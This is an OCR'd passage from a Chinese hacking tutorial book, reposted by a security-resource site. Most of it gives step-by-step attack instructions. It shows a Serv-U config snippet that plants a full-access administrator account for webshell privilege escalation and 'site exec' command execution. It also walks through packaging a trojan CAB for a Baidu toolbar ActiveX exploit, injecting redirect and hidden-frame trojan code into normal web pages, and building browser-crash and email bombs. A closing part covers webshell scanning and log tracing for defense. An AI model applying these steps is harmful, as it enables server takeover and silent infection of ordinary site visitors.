


图 5-101　“目录访问规则”对话框




图 5-102　“限制和设置”选项卡




图 5-103　“限制”对话框




图 5-104　“传输率和配额管理”对话框

4.　提高 Webshell 的权限

在安装和配置好 Serv-U 的用户账户信息和用户账户属性信息后，下面就可以利用 Serv-U 密码来提高 Webshell 的权限了，具体的操作步骤如下。

步骤 01 依次打开“C:\Documents and Settings\All Users\「开始」菜单\程序”目录文件夹，在其中查看 Serv-U 的安装路径，如图 5-105 所示。

步骤 02 进入 Serv-U 的安装路径之后，如果设置了权限，则会存在一个“Serv-U Daemom.ini”文件，在其中输入如下代码（如图 5-106 所示）。

```
 [USER=WekweN|1]
Passwords=
HomeDir=c:\
TimeOut=600
Maintenance=System
Access1=c:\ |AWAMELCDP
Access1=d:\ |AWAMELCDP
Access1=f:\ |AWAMELCDP
SKEYvalues=
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-105 查看 Serv-u 安装路径




图 5-106 修改文件

这样就可以添加一个 Serv-U FTP 服务器管理员用户，这个用户具有最高的权限，再利用 FTP 进行登录到系统之中，执行命令：“quote site exec<CMD 命令>”，即可提升权限，执行任意 CMD 命令，如添加管理员账户、上传并运行木马后门等。此外，还可以利用 Serv-U 进行端口转发提权，或者覆盖本地配置文件，直接进行提权。

5.2 木马渗透：从分站渗透到主站服务器

一般攻击者的入侵思路是入侵目标网络的某个安全设置不好的分站网站，在分站网站上注入网页木马、文件木马等；当主站管理员或内部网络中的工作人员，对网站进行维护操作的过程中，无意访问了这些木马文件，就可以被木马控制渗透入侵整个主站服务器。

5.2.1 无处不在的网页木马

网页木马通常是指利用 IE 浏览器的漏洞，在网页中夹带木马程序，制作出恶意的木马网页；或直接利用系统的漏洞，构造出特殊代码的网页。从表面上看，夹带有木马的网页和普通的网页一样。当有人访问时，网页木马就会利用对方系统或浏览器的漏洞，自动将配置好的木马的服务端下载到访问者的电脑上来自动执行，从而可以使攻击者控制整个目标主机。

通常所说的网页木马，可以分为如下两类。

- 系统漏洞网页木马。这类网页木马，是指利用了各种系统或系统内置组件漏洞制作的网页木马。最典型的就是 MIME 漏洞网页木马、ActiveX 漏洞网页木马和 OBJECT 对象漏洞网页木马等。利用古老的 MIME 漏洞制作的 IE 网页木马，是最早流行的网页木马之一。这种木马到现在还在流行，但因为此漏洞太过古老且适用的 IE 版本较少，而且当时影响又太大，补丁差不多都补上了，因此这种木马的种植成功率比较低。

利用 Com.ms.activex..ActivexComponent 漏洞，结合 WSH 及 FSO 控件的 IE 网页木马。由于此漏洞广泛存在于多数 IE 版本中，是一个比较好的漏洞，利用价值非常高，而且它结合了流行病毒经常调用的 WSH 及 FSO 控件，以避开网络防火墙的报警。

利用 OBJECT 对象类型确认漏洞（Object Data Ramote），并结合 WSH 及 FSO 控件的 IE 网页木马。由于这个漏洞危险程度很高，因此这种网页木马非常具有攻击性。除上述几种利用 IE 漏洞的网页木马外，由于 IE 漏洞不断地被发现，各种系统漏洞也层出不穷，因此有许

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

多更新的网页木马可以被黑客们使用。

- 软件漏洞网页木马。由于一些常用的软件其升级速度缓慢，不免会出现相关的漏洞，而软件漏洞网页木马就是利用这些漏洞来制作的。因此，这类漏洞危害性非常大，有效性也比较长，如百度搜霸、迅雷、PPSream 等都被网页木马利用过。

5.2.2　百度搜霸与挂马漏洞

“百度超级搜霸”也称“百度工具栏”，是一款免费的浏览器工具栏，安装后无需登录百度网站即可体验百度搜索的强大功能，如搜网页、搜歌曲、搜图片、搜新闻等，无所不能！同时为用户提供了强大的网页过滤和安全保护功能。

如图 5-107 所示即为安装“百度超级搜霸”之后的浏览器页面，在该页面中单击“更改搜霸工具栏选项设置”按钮，即可打开“工具栏选项”对话框，在其中可对百度超级搜霸进行工具条按钮、搜索设置、风云榜设置等选项设置，如图 5-108 所示。



图 5-107　IE 浏览器页面




图 5-108　“工具栏选项”对话框

1. “百度超级搜霸”漏洞

虽然百度超级搜霸功能非常强大，但是“百度超级搜霸 V5.4.5”之前的版本，存在一个 Active X 控件输入验证码漏洞，远程攻击者可能利用此漏洞诱惑使用户下载执行恶意代码。百度超级搜霸工具条的漏洞文件名是“BaiduBar.dll”，安装后打开路径“C:\Program Files\Baidu\bar”，即可看到该文件，如图 5-109 所示。利用该漏洞文件可以导出 DloadDS()函数，在该函数中没有正确验证用户输入，可以构建出一个网页，控制漏洞文件中的 bstrUrl 参数指向某个包含木马程序的恶意 CAB 包，并调用 DloadDS()函数进行下载和执行。

如果用户受骗访问了恶意网页，就可能导致浏览器被溢出并自动执行任意恶意代码。虽然现在已经发布了最新的百度超级搜霸工具条，但某些软件捆绑的工具条不是最新版本，如图 5-110 所示。当用户无意间安装了它，就有可能使用户的系统遭受木马的攻击。

2. 利用百度搜霸制作木马网页

在了解百度搜霸的漏洞后，还可以利用百度搜霸制作网页，下面就来介绍一下如何利用百度搜霸制作木马网页，以及如何进行挂马攻击。

（1） 制作 CAB 木马文件包

使用“CAB 文件封装器”可以制作 CAB 木马文件包，其具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-109 查看漏洞文件




图 5-110 软件中捆绑百度搜霸

步骤 01 首先，制作一个网页木马和一个木马服务端程序，如图 5-111 所示。

步骤 02 下载并解压缩“CAB 文件封装器”，将木马服务端程序复制到解压缩文件之中，在“命令提示行”窗口中输入“CAB 文件封装器”所在的文件夹，并执行命令“cabarc n muma.cab server.exe”，如图 5-112 所示。




图 5-111 查看制作的木马文件




图 5-112 “命令提示行”窗口

步骤 03 在“命令提示行”窗口中出现“Completed successfully”提示时，即可在文件夹中生成一个名为“muma.cab”的文件，打开“CAB 文件封装器”所在的文件夹“cab”进行查看，如图 5-113 所示。将该文件上传到某个网站空间中，即可进行攻击。



图 5-113 查看生成的木马文件

（2） 制作百度搜霸网页木马

利用“百度网页生成器 V1.2”可以制作百度搜霸网页木马，具体的操作步骤如下。

步骤 01 运行“百度网页生成器 V1.2”程序，打开其程序主窗口，如图 5-114 所示。

步骤 02 在“木马地址”右侧的文本框中输入刚才上传的 CAB 文件包，在“木马文件的保存名称”文本框中默认为“Cuteqq.exe”，该文件名不可更改，如图 5-115 所示。

步骤 03 单击“生成”按钮，即可在当前目录之下生成一个名为“CuteqqBd.htm”的网

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

页文件，这就是最终的木马网页了，如图 5-116 所示。



图 5-114　程序主窗口



图 5-115　输入木马地址



图 5-116　查看生成的网页木马

5.2.3　网页木马之星，万能溢出所有目标

“网页木马之星 V1.0”是一款制作网页木马的万能工具，不但可以生成目前网络上比较流行的 HTML、ASP、PHP 木马文件，还可以创建网页崩溃炸弹、邮件炸弹，附带有智能删除文件之类的实用功能。利用网页木马之星打造各种网页木马的具体操作步骤如下。

步骤 01 下载并解压缩“网页木马之星”压缩包，单击解压后的“网页木马之星”应用程序图标，打开“网页木马之星”主窗口，如图 5-117 所示。

步骤 02 在“网页木马攻击”主窗口中选择“其他工具”→“简单对话框代码”菜单项，打开“简单对话框代码”对话框，如图 5-118 所示。

步骤 03 单击“生成文件”按钮，弹出“创建文件”消息框，其中显示了“您确定要创建<简单对话框代码>文件吗？”的提示信息，如图 5-119 所示。



图 5-117　“网页木马之星”主窗口



图 5-118　“简单对话框代码”对话框




图 5-119　“创建文件”消息框

步骤 04 单击“是”按钮，即可成功生成“简单对话框代码”网页，并在当前文件夹下查看生成的网页文件，如图 5-120 所示。当在 IE 浏览器中打开该文件时，将会自动弹出一个提示框，提示“你好啊？大笨蛋！”消息，如图 5-121 所示。

步骤 05 也可以用记事本的方式打开该文件，即可看到一个静态网页文件的整体结构。如图 5-122 所示。字符串“<head><title>******</title></head>”，这是网页文件中用于设置网页文件和标题的；在字符串“<body></body>”中的内容是网页文件的主体；在其中有“<script language=javascript></script>”语句，该语句部分是网页木马的核心内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-120 查看生成的网页文件



图 5-121 以 IE 方式打开生成文件



图 5-122 以记事本的方式打开生成文件



木马语句一般应加在“<body></body>”中间部分。如果其中还含有其他“<Script>”语句，为避免语句出错往往将语句加在其后，也即木马语句加在“</body>”字符前是最恰当的。

1. 制作自动跳转功能木马网页

有时在浏览一个正常的网页时，没等几秒就会自动弹出一个未知网页或木马网页，这类木马网页是如何制作的呢？具体的制作过程如下。

步骤 01 在“网页木马之星”主窗口中选择“其他工具”→“自动跳转页代码”菜单项，打开“自动跳转页代码”对话框，在“倒计时”执行跳转文本框中输入需要倒计时执行跳转的时间（这里输入“10”秒），如图 5-123 所示。

步骤 02 单击“生成文件”按钮，弹出创建<自动跳转>文件消息框，将提示“你确定要创建<自动跳转页>文件吗？”的信息，如图 5-124 所示。最后单击“是”按钮，即可成功生成“自动跳转页”网页，并在当前文件夹下查看生成的网页文件，如图 5-125 所示。



图 5-123 “自动跳转页代码”对话框




图 5-124 创建<自动跳转>文件消息框

步骤 03 用记事本打开该代码文件，其中的“<meta http-equiv="refresh" content="10; url=http://www.coderui.com">”语句就是跳转代码，参数“10”是指跳转等待秒数，“Url=”后面就是要跳转的网页地址，可以更改为指定的木马地址达到挂木马网页的效果，如图 5-126 所示。复制此句代码，将其加入一个正常的网页，就可以实现自动跳转到木马网页。要注意的是，在添加该代码时，一般是将代码放到“<html>”标记之后。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-125 查看生成的“自动跳转页”网页文件



图 5-126 以记事本方式打开“自动跳转页”代码

2. 网页嵌套功能

有一类网页木马非常巧妙，它隐藏嵌入在正常的网页中，看起来打开的网页没有任何问题。其具体的制作过程如下。

步骤 01 在“网页木马之星”主窗口中选择“其他工具”→“网页中嵌套网页”菜单项，打开“网页中嵌套网页”对话框，在“第一个网页名称”框中指定正常的网页名称，假设为“土豆（http://www.tudou.com）”；在“第二个网页名称”框中指定木马网页名称，这里假设为 http://www.qq.com，如图 5-128 所示。

步骤 02 单击“生成文件”按钮，弹出创建<嵌套网页代码调用>文件消息框，提示“你确定要创建<嵌套网页代码调用>文件吗？”的信息，如图 5-129 所示。



图 5-128 “网页中嵌套网页”对话框




图 5-129 创建文件消息框

步骤 03 单击“是”按钮，即可成功生成“嵌套网页代码调用”网页，并在当前文件夹下查看生成的网页文件，如图 5-130 所示。

步骤 04 用记事本打开该代码文件，即可看到一个静态网页文件，如图 5-131 所示。

3. 网页炸弹功能

曾经在 Windows 98 下出现的网页炸弹，让无数的电脑中招倒下，今天这类系统虽然少见了，但是对于学习网页木马也是有好处的。其具体的制作过程如下。

步骤 01 在“网页木马之星”主窗口中选择“网页炸弹”→“98 系统崩溃炸弹”菜单项，打开“98 系统崩溃炸弹”对话框，如图 5-132 所示。

步骤 02 单击“生成文件”按钮，可弹出“创建 98 系统崩溃炸弹文件”消息框，在其中显示“您确定要创建 98 系统崩溃炸弹文件吗？”的提示信息，如图 5-133 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-130 查看生成“嵌套网页代码调用”网页文件



图 5-131 以记事本方式打开“嵌套网页代码调用”代码窗口



图 5-132 “98 系统崩溃炸弹”对话框




图 5-133 创建<98 系统崩溃炸弹>文件消息框

步骤 03 单击“是”按钮，即可成功生成“98 系统崩溃炸弹”网页，并在当前文件夹下查看生成的网页文件，如图 5-134 所示。用记事本打开该代码文件，即可看到相应的信息代码，如图 5-135 所示。



图 5-134 查看生成“98 系统崩溃炸弹”网页



图 5-135 记事本打开“98 系统崩溃炸弹”代码文件

步骤 04 还可以选择“网页炸弹”→“WIN 系统崩溃炸弹”菜单项，打开“WIN 系统崩溃炸弹”对话框，其攻击原理是连续打开无数网页，使 CPU 和内存资源紧张，导致系统死机。代码中提供了三种激活攻击的方式，可选择分别在打开、关闭网页或在网页中单击鼠标时弹出网页窗口。在上方可指定要打开的浏览器数目及网页地址，在“网页内容”窗口中可以输入设置网页内容，如图 5-136 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 也可以将炸弹隐藏在网页中，还可以隐藏在 HTML 格式的邮件中，使其更具有攻击隐蔽性，提高成功率。选择“邮件炸弹”→“嵌套邮件炸弹”菜单项，弹出“嵌套邮件炸弹”对话框，其设置与“WIN 系统崩溃炸弹”一样，最后单击“复制生成的文件代码到剪切板”按钮。在关闭对话框后，开始撰写一封新的 HTML 格式邮件，在其中粘贴入代码即可生成一封炸弹邮件了，如图 5-137 所示。



图 5-136 “WIN 系统崩溃炸弹”对话框



图 5-137 “嵌套邮件炸弹”对话框

当别人打开生成的网页或浏览 HTML 邮件时，就会弹出无数的新窗口，关也关不掉，只有关机了。

5.3 封锁关口，追踪入侵者

对于网络管理员来说，外网的主机安全一定要做好，但也不能忽视网站脚本程序的安全性，一定要及时为各种网站程序打上补丁，及时修复程序漏洞。虽然做足了安全防护的措施，但攻击者仍有可能进入内部网络之中，管理员一定要时常查杀网关或服务器上的各种木马后门，一旦发现入侵迹象，应立即反查追踪入侵者的来源。

5.3.1 封锁关口：揪出隐藏的 ASP 木马后门

入侵者在入侵某个网站之后，往往会上传各种网页木马，留下 Webshell 后门控制网站服务器，因此扫描检测网站中是否存在有 Webshell 网页木马后门，是检测是否有攻击者入侵网站、内部网络的重要途径。

1. 网页木马检查器

“网页木马检查器 V1.0”是一款优秀的木马防护，下载后需要在 ASP+ACCESS 环境下运行。使用该检查器可以查出绝大多数含有病毒、木马、恶意代码的网页，并能及时发现未知病毒、可疑文件，保障计算机的安全。使用网页木马检查器查杀网页木马的操作步骤如下。

步骤 01 下载并解压缩“网页木马检查器 V1.0”压缩包，打开其运行主窗口，在“说明”选项卡下可以查看该程序的相关说明性信息，如图 5-138 所示。

步骤 02 选择“扫描”选项卡，在其中可以设置扫描的路径，单击该窗口的下三角按钮，从弹出的下拉列表中选择需要查杀网页木马的路径，单击“开始扫描”按钮，进行网页木马的扫描，如图 5-139 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-138 “说明”选项卡




图 5-139 “扫描”选项卡

步骤 03 选择“病毒”选项卡，即可查看已经扫描出来的网页木马，如图 5-140 所示。选择“可疑文件”选项卡，即可查看已经扫描出来的可疑文件信息，如图 5-141 所示。




图 5-140 “病毒”选项卡




图 5-141 “可疑文件”选项卡

2. 雷客图 ASP 站长安全助手

“雷客图 ASP 站长安全助手”是一个基于 ASP 的帮助站长维护网站安全的程序，其功能包括 ASP 木马查找、被篡改文件查找、可疑文件搜索、数据库安全保护等。

使用“雷客图 ASP 站长安全助手”查杀网页木马的操作步骤如下。

步骤 01 下载并解压缩“雷客图 ASP 站长安全助手”压缩包，可看到文件夹包括三个文件，即 Tools 文件夹、Web 文件夹和 History 记事本文件，双击打开 Tools 文件，即可看到用于查杀网页木马的工具，如图 5-142 所示。

步骤 02 双击打开“使用说明”记事本文件，在其中可以查看相关的使用说明信息，如图 5-143 所示。其中，“AntiIframe.vbs”脚本文件是批量挂马程序的逆向，用于批量清除被添加到文件中的恶意代码。用记事本打开文件可以修改 Pattern 参数指定要处理的文件名，文件名之间用“|”隔开（也支持 vbs 正则表达式）。



图 5-142 “Tools”文件夹




图 5-143 “使用说明”文件

用法：CScript AntiIframe.vbs [处理的路径] [包含清除内容的文件]

例如：CScript AntiIframe.vbs d:\Web d:\lake2.txt

“Scan.vbs”脚本文件用于本地扫描 ASP 木马，速度比 ASP 版快很多。

用法：CScript Scan.vbs [扫描路径] [结果 HTM 文件路径]

例如：CScript Scan.vbs d:\Web f:\my\report.html

步骤 03 打开“命令提示行”窗口，在其中输入命令“cd c:\ 进入 c 盘，再输入“cd

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

ASPSecurity \tools”命令进入“AntiIframe.vbs”和“Scan.vbs”脚本文件所在的文件夹，如图 5-144 所示。

步骤 04 进入“Tools”文件夹后运行命令“CScript AntiIframe.vbs d:\Web d:\Read.txt”，即可开始清理文件所带的网页木马，如图 5-145 所示。



图 5-144　在命令行中进入“Tools”文件夹



图 5-145　清理网页木马文件

步骤 05 进入“Tools”文件夹后运行命令：“CScript Scan.vbs d:\Web d:\xinqidian.html”，扫描文件并将扫描结果写入“d:\xinqidian.html”文件中，如图 5-146 所示。

步骤 06 利用 IE 浏览器打开“d:\xinqidian.html”，可在其中看到“雷客图 ASP 站长安全助手 vbs 版”的扫描报告，如图 5-147 所示。



图 5-146　扫描网页木马



图 5-147　扫描报告

5.3.2　木马分析：追踪入侵者

入侵者在攻入网站服务器后，必然会远程控制木马后门程序，以方便控制服务器并继续渗透入侵，作为网站的管理员要做好内网的安全防护，还需要保证病毒查杀的有效性，并通过其他监控工具监视网络数据和流量，一旦发现可疑文件，立即对其进行追踪。

1.　事件日志追踪入侵者

攻击者在入侵网站服务器或内部主机后，往往会进行各种系统级别的操作，因而会在系统事件日志中留下痕迹。因此，管理员可以通过分析系统的事件日志，来查找入侵的来源。

具体的操作步骤如下。

步骤 01 依次选择“开始”→“控制面板”→“管理工具”→“计算机管理”菜单项，打开“计算机管理”窗口，在其中展开“系统工具”→“事件查看器”分支，即可在右侧的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

窗格中看到各种系统和软件的日志信息，如图 5-148 所示。

步骤 02 双击其中的“安全性”项目，打开“安全性”显示窗口，在其中可以看到一条登录信息，如图 5-149 所示。



图 5-148 “计算机管理”窗口




图 5-149 “安全性”项目

步骤 03 双击“安全性”项目中的这条登录信息，打开“事件 属性”对话框，在其中可以查看该登录记录的详细信息，如图 5-150 所示。

